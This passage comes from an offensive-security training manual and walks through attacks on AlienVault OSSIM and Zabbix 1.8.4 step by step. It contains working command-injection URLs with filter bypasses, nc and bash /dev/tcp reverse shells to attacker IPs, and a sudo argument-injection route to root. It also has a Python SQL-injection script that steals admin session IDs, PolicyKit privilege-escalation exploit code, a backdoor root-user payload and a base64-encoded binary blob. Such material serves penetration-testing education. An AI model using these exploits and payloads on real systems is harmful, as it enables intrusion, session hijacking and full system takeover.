    file_put_contents($cookieFile,"#\n$server_ip\tFALSE\t/\tFALSE\t0\tPHPSESSID\t".sessi
on_id()."\n");
    $url =
$server.'/sem/process.php?'.str_replace("exportEntireQuery","exportEntireQueryNow",$
_SERVER["QUERY_STRING"]);
    $wget = "wget -q --no-check-certificate --cookies=on --keep-session-cookies
--load-cookies='$cookieFile' '$url' -O -";
    exec("$wget > '$tmpFile' 2>&1 & echo $!");
}
```

Figure 252 – Command Injection Vulnerabilities

You may have noticed already that attacker controlled input is used for a call to `exec()`. Many security researchers miss this type of vulnerability simply because `$_SERVER` it is often overlooked as uncontrollable.

But where is this function called?

```
[sseeley@localhost www]$ grep -ir "background_task(" .
./sem/process.php:function background_task($path_dir) {
./sem/process.php:    background_task($outdir);
[sseeley@localhost www]$
```

Figure 253 - Searching code

As it turns out, it's only ever called in this file, let's see:

```
$export = GET('txtexport');

...

if($export=='exportEntireQuery') {
```



```
$outdir =  
$config["searches_dir"].$user."_". "$start"."_". "$end"."_". "$sort_order"."_".base64_e  
ncode($a);  
if(strlen($outdir) > 255) {  
    $outdir = substr($outdir,0,255);  
}  
if (!is_dir($outdir)) mkdir($outdir);  
background_task($outdir);  
unset($export); // continues normal execution  
}
```

Figure 254 – reaching the Command Injection vulnerability

The GET() is a wrapper function for the \$_GET[] superglobal array and as long as export has a value of 'exportEntireQuery' then we will reach the vulnerable function.

7.9.4.1 Triggering the Vulnerability

We start testing the vulnerability by creating a 'test' parameter and setting its value to a quote, but it seems we run into trouble:




Figure 255 – The blacklist is a little confused about what type of vulnerability we are trying to reach ;-)

7.9.4.2 Course Work

Exercise: The Wrong Filtering is for Fools!

- Find where the filtering function is and develop a query that will bypass the filtering and execute a command.

Questions:

- Is the filtering a blacklist or a whitelist? How can you determine this?

7.9.5 Executing Commands

So, you have read source code and determined that QUERY_STRING is quite flexible, a little too flexible for the poor blacklist filtering. There are several important points to consider when triggering this vulnerability:

- We must bypass the blacklist filtering
- We must bypass the space problem between commands, eg: cat /etc/passwd
- We must not use url encoding since there is no decoding on the server side using `$_SERVER['QUERY_STRING']` in php

One of the things we notice is that we can parse arrays as request parameters (we learnt this from section 7.4). This will help us bypass the first hurdle. You have also identified that you may need an in-band command to be executed. How does one bypass the space problem? As it turns out, Unix-based operating systems have a hidden environment variable known as 'Internal Field Separator', better known as IFS. This is what it looks like:

```
alienvault:/usr/share/ossim/www# echo $IFS | hexdump -C
00000000  0a                                |.|
00000001
```

Figure 256 – Understanding \$IFS attacks

Despite it being a carriage return, it will act as a space between commands. Let's test this:

```
alienvault:/usr/share/ossim/www# uname$IFS-a
Linux alienvault 2.6.31.6 #1 SMP Wed Nov 18 11:13:05 UTC 2009 i686 GNU/Linux
```

Figure 257 – Testing \$IFS

So we can execute commands without spaces, bypassing the second problem. The third problem should be easy for you to solve. We simply don't use a browser and ensure that the payloads are sent as "raw". For this we are going to replicate the attacks using burp suite.

Using the following request, we can see that we are executing commands on the server:

```
https://192.168.100.15/ossim/sem/process.php?txtexport=exportEntireQuery&end=1&start=1&test['`id$IFS>/tmp/offsec`']
```

Figure 258 – Exploiting the command injection vulnerability

```
alienvault:/usr/share/ossim/www# cat /tmp/offsec
cat: /tmp/offsec: No such file or directory
alienvault:/usr/share/ossim/www# cat /tmp/offsec
uid=33(www-data) gid=33(www-data) groups=33(www-data)
alienvault:/usr/share/ossim/www#
```

Figure 259 - Executing arbitrary commands from the web interface

7.9.5.1 Course Work

Exercise: PWN me mr me

- Get a connectback shell using the tricks you have learnt.

7.9.6 Getting a Shell

There are many ways to skin a cat, and we hope that you figured out a few other tricks. A trick that comes to mind is a technique called brace expansion. In this technique we can execute commands with spaces (without actual spaces) using {} syntax. For example, see the following command:

```
alienvault:/usr/share/ossim/www# {uname,-a}
Linux alienvault 2.6.31.6 #1 SMP Wed Nov 18 11:13:05 UTC 2009 i686 GNU/Linux
```

Figure 260 – curly syntax to escape spaces

This, in reality, is better than \$IFS, since after the first space, the number of characters becomes shorter. This becomes important in situations where your query string needs to be no longer than X.

So now, our command becomes:

```
https://192.168.100.15/ossim/sem/process.php?txtexport=exportEntireQuery&end=1&start=1&test['`{nc,-e,/bin/sh,192.168.100.5,6666}`']
```

Figure 261 – Fully exploiting the vulnerability for a reverse shell

This results in...

```
[sseeley@localhost ~]$ nc -lp 6666
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux alienvault 2.6.31.6 #1 SMP Wed Nov 18 11:13:05 UTC 2009 i686 GNU/Linux
```

Figure 262 – Popping the vault

7.9.6.1 Course Work

Exercise: Pop the Vault!

- Develop a CSRF Proof of Concept that will execute a connect back shell to your attacker machine.
Note all the little problems you need to bypass and make sure the CSRF attack handles those.

Black Hat USA 2016

7.10 Getting root Access - Escape from SHELLcatraz

Of course, here at Offensive Security, we don't like getting shells without full system access. Once more, we will perform more system analysis to determine if we can elevate to root access.

For this, we will need to take a whitebox approach. We begin by checking the /etc/sudoers again, just like in the Symantec Local File Inclusion module.

```
alienvault:/usr/share/ossim/www# cat /etc/sudoers
# /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the man page for details on how to write a sudoers file.
#

Defaults    env_reset

# User privilege specification
root    ALL=(ALL) ALL

# Uncomment to allow members of group sudo to not need a password
# (Note that later entries override this, so you might need to move
# it further down)
# %sudo    ALL=NOPASSWD: ALL
www-data  ALL=NOPASSWD: /etc/init.d/ossim-server restart
www-data  ALL=NOPASSWD: /usr/bin/nfsen status
www-data  ALL=NOPASSWD: /usr/bin/nfsen reconfig
www-data  ALL=NOPASSWD: /usr/bin/nfsen stop
www-data  ALL=NOPASSWD: /usr/bin/nfsen start
www-data  ALL=NOPASSWD: /usr/sbin/openvas-nvt-sync
www-data  ALL=NOPASSWD: /usr/sbin/nessus-update-plugins
www-data  ALL=NOPASSWD: /opt/nessus/sbin/nessus-update-plugins
www-data  ALL=NOPASSWD: /usr/bin/nmap
www-data  ALL=NOPASSWD: /usr/share/ossim/scripts/stop_nmap.sh
www-data  ALL=NOPASSWD: /usr/share/ossim/scripts/vulnmeter/cancel_scan.pl
www-data  ALL=NOPASSWD: /usr/share/ossim/www/sem/test_remote_ssh.pl
www-data  ALL=NOPASSWD: /usr/share/ossim/www/sem/fetchremote_graph.pl
www-data  ALL=NOPASSWD: /usr/share/ossim/www/sem/fetchremote.pl
www-data  ALL=NOPASSWD: /usr/share/ossim/www/sem/fetchremote_wcl.pl
www-data  ALL=NOPASSWD: /usr/share/ossim/www/sem/fetchremote_pies.pl
www-data  ALL=NOPASSWD: /usr/share/ossim/www/sem/fetchremote_kill.pl
www-data  ALL=NOPASSWD: /usr/share/ossim/www/sem/fetchremote_validate.pl
www-data  ALL=NOPASSWD: /usr/share/ossim/www/sem/fetchremote_report.pl
www-data  ALL=NOPASSWD: /usr/share/ossim/www/sem/fetchremote_publickey.pl
www-data  ALL=NOPASSWD: /usr/share/ossim/scripts/sem/insertsshkey.pl
www-data  ALL=NOPASSWD: /usr/share/ossim/scripts/framework-restart
www-data  ALL=NOPASSWD: /var/ossec/bin/agent_control
www-data  ALL=NOPASSWD: /var/ossec/bin/manage_agents
www-data  ALL=NOPASSWD: /var/ossec/agentless/register_host.sh
www-data  ALL=NOPASSWD: /var/ossec/bin/ossec-control restart
www-data  ALL=NOPASSWD: /var/ossec/bin/ossec-control stop
www-data  ALL=NOPASSWD: /var/ossec/bin/ossec-control start
www-data  ALL=NOPASSWD: /var/ossec/bin/ossec-control status
www-data  ALL=NOPASSWD: /var/ossec/bin/ossec-control enable database
```

```
www-data ALL=NOPASSWD: /var/ossec/bin/ossec-control enable client-syslog
www-data ALL=NOPASSWD: /var/ossec/bin/ossec-control enable agentless
www-data ALL=NOPASSWD: /var/ossec/bin/ossec-control enable debug
www-data ALL=NOPASSWD: /var/ossec/bin/ossec-control disable database
www-data ALL=NOPASSWD: /var/ossec/bin/ossec-control disable client-syslog
www-data ALL=NOPASSWD: /var/ossec/bin/ossec-control disable agentless
www-data ALL=NOPASSWD: /var/ossec/bin/ossec-control disable debug
www-data ALL=NOPASSWD: /var/ossec/bin/ossec-logtest -t
www-data ALL=NOPASSWD: /var/ossec/bin/syscheck_control
www-data ALL=NOPASSWD: /var/ossec/bin/rootcheck_control
www-data ALL=NOPASSWD: /var/ossec/bin/verify-agent-conf
www-data ALL=NOPASSWD: /usr/share/ossim/scripts/detect.pl
www-data ALL=NOPASSWD: /usr/sbin/dmidecode
www-data ALL=NOPASSWD: /usr/share/ossim/scripts/ossec_check.sh
```

Figure 263 – Looking for sudo accessible scripts

We notice that several files can be executed as root, using sudo without a password by www-data. This is the user that Apache is running as.

Each of these files are not editable by the Apache user since they are all root owned:

```
alienvault:/usr/share/ossim/www# ls -la /usr/share/ossim/scripts/detect.pl
-rwxr-xr-x 1 root root 6675 Nov 30 20:48 /usr/share/ossim/scripts/detect.pl
alienvault:/usr/share/ossim/www#
```

Figure 264 – checking the ownership

So we are going to have to audit the code further, maybe we can find a second command injection within a local script executing as root?

Looking at the code in /usr/share/ossim/scripts/detect.pl we see that it accepts an argument that is not filtered:

```
#!/usr/bin/perl
$|=1;
# (c) Alienvault, DK 2011/02/11

# TODO:
# Add support for more than a single log type per ip
# (Different ports? a keyword in the log?)

# \
# \n

if(!$ARGV[0]){
print "Usage: $0 log_source_ip [plugin_to_enable.cfg]\n";
exit;
}

$plugin = "";
$ip = $ARGV[0];
```

Figure 265 – Auditing the script for further injections

Later on in the code, you will never guess what we see:

```
if($debug){print "[+] Enabling source in rsyslog\n";}  
system("rm -f /etc/rsyslog.d/$ip.conf");  
system("echo 'FROMHOST, isequal, \"$ip\" -$logfile' >> /etc/rsyslog.d/$ip.conf");  
system("echo '& ~' >> /etc/rsyslog.d/$ip.conf");
```

Figure 266 – Discovering a command injection vulnerability within the script that can be ran with root privileges

So we can essentially create an argument that will piggy back the rm -rf. Now we can turn the shell access into a full root shell.

```
[sseeley@localhost alienvault]$ nc -lp 6666  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
uname -a  
Linux alienvault 2.6.31.6 #1 SMP Wed Nov 18 11:13:05 UTC 2009 i686 GNU/Linux  
sudo /usr/share/ossim/scripts/detect.pl \;/bin/sh;  
[+] Validating IP  
[+] Enabling source in rsyslog  
id  
uid=0(root) gid=0(root) groups=0(root)
```

Figure 267 - From CSRF to r00t shell

7.10.1 Course Work

Exercise: Get a r00t shell from CSRF!

- Using your working PoC, get a shell and then elevate to root access.

Exercise: Audit all the Things!

- Try to identify other vulnerabilities in other scripts. Why are some safe from argument injection?
Can it be bypassed?

7.11 Further Reading

- http://en.wikipedia.org/wiki/Bisection_method
- http://www.webguvenligi.org/sqlibench/on_general_binary_search_sql_i_algorithm_theory.html
- <http://www.wisec.it/sectou.php?id=4706611fe9210>
- <http://www.wisec.it/sectou.php?id=472f952d79293>
- https://raw.githubusercontent.com/pwnieexpress/pwn_plug_sources/master/src/darkmysqli/DarkMySQLi.py
- <https://spike188.wordpress.com/category/blind-sql-injection/>
- <https://www.exploit-db.com/exploits/16949/>
- <https://www.exploit-db.com/exploits/16201/>
- <https://jon.oberheide.org/blog/2008/09/04/bash-brace-expansion-cleverness/>
 1. [https://bash.cyberciti.biz/guide/\\$IFS](https://bash.cyberciti.biz/guide/$IFS)

Black Hat USA 2016

8. Zabbix 1.8.4 SQL Injection

8.1 Getting Started

Boot up the VMware image containing the Zabbix 1.8.4 installation. The root password to this VM is “zabbix”. Browse to the login page of application and log in using the following credentials:

URL	Username	Password
http://zabbix	admin	zabbix

If you encounter an HTTP 403 error, be sure to edit */etc/apache2/conf.d/zabbix.conf* to allow your IP range. Do not forget to restart Apache after making this change.

8.2 Attack Implementation

Zabbix 1.8.4 contains a known vulnerability, which can be found in the Exploit Database³⁶. By sending the following query, we are able to dump usernames and MD5 hashes of the Zabbix system:

```
http://zabbix/zabbix/popup.php?dstfrm=form_scenario&dstfld1=application&srctbl=applications&srcfld1=name&only_hostid=-1))%20union%20select%201,group_concat(surname,0x2f,passwd)%20from%20users%23
```

Figure 268 - The URL to Dump the Username and Hashes

Details

ERROR: Page received incorrect data

Warning. Field [only_hostid] is not integer

APPLICATIONS

Host Administrator/5fce1b3e34b520afeff

Host Name

No applications defined

- Error in query [SELECT DISTINCT a.*,h.host FROM applications a,hosts h WHERE ((a.applicationid BETWEEN 0000000000000000 AND 0999999999999999)) AND (a.hostid IN (-1)) union select 1,group_concat(surname,0x2f,passwd) from users#)) AND a.hostid=h.hostid] [The used SELECT statements have a different number of columns]
- mysql_fetch_assoc() expects parameter 1 to be resource, boolean given[/usr/share/zabbix/include/db.inc.php:607]
- mysql_free_result() expects parameter 1 to be resource, boolean given[/usr/share/zabbix/include/db.inc.php:609]

Figure 269 - The SQL Injection is Successful

We will assume that these hashes are un-crackable in a reasonable amount time and do not provide any further access to the system.

³⁶ <http://www.exploit-db.com/exploits/18155/>

8.3 Alternate Attack Vectors - MySQL OUTFILE

Depending on the Zabbix MySQL configuration, we may be able to “outfile” and gain code execution through this common path. The SQL query would need to be modified to write something meaningful to the web root of the web application. The error message produced by Zabbix shown above provides us with the web root, which in this case is */use/share/zabbix/*.

```
http://172.16.254.223/zabbix/popup.php?dstfrm=form_scenario&dstfld1=application&srctbl=applications&srcfld1=NAME&only_hostid=1)) union select 1,user() into outfile '/tmp/hola'%23--%20
```

Figure 270 - Attempting to OUTFILE on the Target

The default configuration of Zabbix however does not allow for MySQL OUTFILE for the zabbix user and the web root is not writable by the zabbix user.

8.4 Alternate Attack Vectors - Session Stealing

Although the Zabbix MySQL user does not have OUTFILE privileges, all is not lost. Tracking down the code responsible for authentication in the Zabbix source code reveals that the sessionId created by Zabbix is salted against a rand(10000000) value. This sessionId is then added as an authentication token for the user. Fortunately, the sessionID's are stored in the Zabbix database, which allows us to extract them directly. Assuming that some of these sessionID's are still active, we should be able to steal these tokens and inject them into our own browser, hopefully allowing us access to the administrative interface of Zabbix.

The following code will extract sessions from the first 16 users and attempt to access the administrative Zabbix interface with these sessions, thus confirming if they are active or not:

```
#!/usr/local/bin/python
# zabbix session extractor and checker
# muts@offsec.com
import re, urllib2, urllib, sys
if len(sys.argv) < 2:
    print "(+) usage: %s <target>" % sys.argv[0]
    sys.exit(-1)
host = sys.argv[1]
sessions = []
def sendSql(num):
    target = 'http://%s/zabbix/popup.php' % host
    payload="1)) union select 1,group_concat(sessionid) from sessions where
```

```
userid='%s'#" % num
    values =
{'dstfrm':'form_scenario','dstfld1':'application','srctbl':'applications','srcfld1':
'name','only_hostid':payload }
    url = "%s%s" % (target, urllib.urlencode(values))
    req = urllib2.Request(url)
    response = urllib2.urlopen(req)
    data = response.read()
    return data
def valid_session(cookie):
    url = 'http://%s/zabbix/scripts.php' % host
    req = urllib2.Request(url)
    cook = "zbx_sessionid=%s" % cookie
    req.add_header('Cookie', cook)
    response = urllib2.urlopen(req)
    data = response.read()
    if re.search('ERROR: Session terminated, re-login, please',data) or
re.search('You are not logged in',data) or re.search('ERROR: No Permissions',data):
        return False
    else:
        return True
for m in range(1,16):
    response = sendSql(m)
    for sessionid in re.findall(r"([a-zA-F\d]{32})", response):
        if valid_session(sessionid):
            sessions.append(sessionid)
sessions = list(set(sessions))
for session in sessions:
    print "[*] Found sessionid %s !" % (session)
```

Figure 271 - Our Code to Query and Test for Active Sessions

Running this script results in output similar to the following:

```
root@kali:~/module-08# ./zabbix-session-extractor.py
(+) usage: ./zabbix-session-extractor.py <target>
root@kali:~/module-08# ./zabbix-session-extractor.py 192.168.100.11
[*] Found sessionid
```

Figure 272 - Running our Script Against Zabbix

From the above output, we can deduce that an active session still exists. We can now inject this sessionID value into our browser and try to access the *scripts.php* page:

Request

Raw Params Headers Hex

```
GET /zabbix/scripts.php HTTP/1.1
Host: 192.168.100.11
Cookie: zbx_sessionid=95773217a8d08e0eb26f2ffdb6ead1f
Connection: close
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Tue, 10 May 2016 21:57:38 GMT
Server: Apache/2.2.15 (Linux/SUSE)
X-Powered-By: PHP/5.3.3
Set-Cookie: zbx_sessionid=95773217a8d08e0eb26f2ffdb6ead1f
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 13340

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<title>Zabbix 1.8 Appliance: Scripts</title>
<meta name="Author" content="ZABBIX SIA" />
```

Figure 273 - Inserting the Session ID into our burp repeater

Once injected to the browser, we are granted access to the Zabbix administrative area:

Zabbix 1.8 Appliance: Scripts

zabbix/zabbix/scripts.php

Help | Get support | Print | Profile | Logout

Monitoring Inventory Reports Configuration Administration

General DM Authentication Users Media types Scripts Audit Queue Notifications Locales Installation SEARCH:

History: Scripts

CONFIGURATION OF SCRIPTS Create script

SCRIPTS

Displaying 1 to 2 of 2 found

Name	Command	User group	Host group	Host access
Ping	/bin/ping -c 3 {HOST.CONN} 2>&1	All	All	Read
Traceroute	/usr/bin/traceroute {HOST.CONN} 2>&1	All	All	Read

Delete selected Go (0)

Zabbix 1.8.4 Copyright 2001-2010 by SIA Zabbix

Connected as 'Admin'

Figure 274 - We Have Hijacked an Administrative Session

8.5 Getting Code Execution

Getting code execution from this point is almost trivial. For example, one can create a custom script to send a reverse shell back to our attacking system.

Script ?

Name: Shell

Command: bash -i >& /dev/tcp/172.16.254.206/443 0>&1

User groups: All

Host groups: All

Required host permissions: Read

Save Cancel

Figure 275 – It's a feature! Not a bug!

Once the script is created, it can be accessed via **Monitoring-> Maps**.




Figure 276 - Accessing our Malicious Script

Clicking on this script should provide us with a reverse shell with **zabbix** user privileges:

```
nc -lv 443
bash: no job control in this shell
zabbix@linux-yhbc:/> ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:7E:D7:B7
          inet addr:172.16.254.144  Bcast:172.16.254.255  Mask:255.255.255.0
```

```
inet6 addr: fe80::20c:29ff:fe7e:d7b7/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:12668 errors:0 dropped:0 overruns:0 frame:0
TX packets:3112 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1154103 (1.1 Mb) TX bytes:2513277 (2.3 Mb)

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:22091 errors:0 dropped:0 overruns:0 frame:0
TX packets:22091 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:2655133 (2.5 Mb) TX bytes:2655133 (2.5 Mb)

zabbix@linux-yhbc:/> id
uid=102(zabbix) gid=106(zabbix) groups=106(zabbix)
zabbix@linux-yhbc:/> uname -a
Linux linux-yhbc 2.6.34.7-0.7-default #1 SMP 2010-12-13 11:13:53 +0100 i686
GNU/Linux
zabbix@linux-yhbc:/>
```

Figure 277 - Getting a Limited User Shell

8.6 Getting Root

Looking at the OpenSuse 11.3 operating system, we identify that it is vulnerable to a local root privilege escalation: CVE-2011-1485³⁷, a race condition in PolicyKit. In our labs, the public exploit³⁸ seemed to be unstable using the default “/bin/sh” payload. We modified this payload to add a root user called “offsec” with password “passwordoffsec2012999”.

```
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/inotify.h>

int main(int argc, char **argv)
{
    if (fork()) {
        int fd;
        char pid_path[1024];
        sprintf(pid_path, "/proc/%i", getpid());
        printf("[+] Configuring inotify for proper pid.\n");
        close(0); close(1); close(2);
        fd = inotify_init();
```

³⁷ <http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2011-1485>

³⁸ <http://www.exploit-db.com/exploits/17932/>

```
if (fd < 0)
    perror("[-] inotify_init");
inotify_add_watch(fd, pid_path, IN_ACCESS);
read(fd, NULL, 0);
execl("/usr/bin/chsh", "chsh", NULL);
} else {
    sleep(1);
    printf("[+] Launching pkexec.\n");
    execl("/usr/bin/pkexec", "pkexec", "/tmp/executeasoot", NULL);
}
return 0;
}
```

Figure 278 - The Public Exploit Code

```
#!/bin/bash
useradd -u 666 -g 100 -m -p `perl -e 'print crypt("password", "salt"), "\n"'`
offsec;sed -i 's/666:100/0:0/g' /etc/passwd
```

Figure 279 - Our useradd Payload

We compile this exploit in our development environment and transfer all of the files to the Zabbix server:

```
cd /tmpcat > executeasroot << "EOF"
#!/bin/bash
useradd -u 666 -g 100 -m -p `perl -e 'print crypt("password", "salt"), "\n"'`
offsec;sed -i 's/666:100/0:0/g' /etc/passwd
EOF

cat > blob << "EOF"
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
```

```
3bXra8q6jsMde5Q2XnjXK5HQxlCYx2s4vCkcUbqS8XhjJLqxsduI4axTDPWUntMzaaV5U7hlS8tx
IUI5LWcaZqxbhHBzUo2sCOHoVEOtO/clmrGkIlnXYjubTOdD3Xkdd2zcpyxJi+FADSX607n+Xpub
hm05pRr0tkCIwmaoKeLsTDZl0jf06ZCp9uG/BwJmMUTMjImQqkV7jFivGtUSRkUSobiZMXJwZ7Nv
xw3LdaxXj8NdxrT+7LrterpzgMUzvb1q2gxxyEIH2jsrqs8wh4yr8l3demeR7Fgpp/Kdm7plDs56
D5HsO3g5lc/rL7twQ8DxO6F+EdwGF24cuHHJfjvx4njnXuLguE6mgWt3ypZxpO2gDxDLxHEdBXx2
+7y4fU6fieP6iiAzJ+y1IYnK+8pBYa8x4rgeg1X2OvSOylFhrXPLl9fR68Ctcfn1OdQj7LVn3RyA
KwIX9vhlvgv7DYU4rt962ca4+0H5WReO6513JM3B1bhWF5z6uZ9w3xmSbb/ecX7ehZsAbgKGWx4c
adSF49veOCbnhq+CK78LvOTCcZ9L+elvRa/fV0Ql/oaAGwIuJH0cd9mFs97bli8eLz9z4d4C7i3g
zi2C+5WD4xxb72+19nh5cZMuHC+2gU/AzbhvwMA21FZsbtwNZ0yIs94da+03R78Lx/yfXfXxDWVu
kfpIf3HheB7MA7djEdw7LlWEN/JI3eL9mHX8E8eb+9ZPwL3v1FeOJeKWunDl91k+CbtX04HbuRjO
8VlO54FbIS3EMf0PYMdlLmgWAAA=
EOF

chmod 777 useradd
cat blob|base64 -d >getroot.gz
gunzip getroot.gz
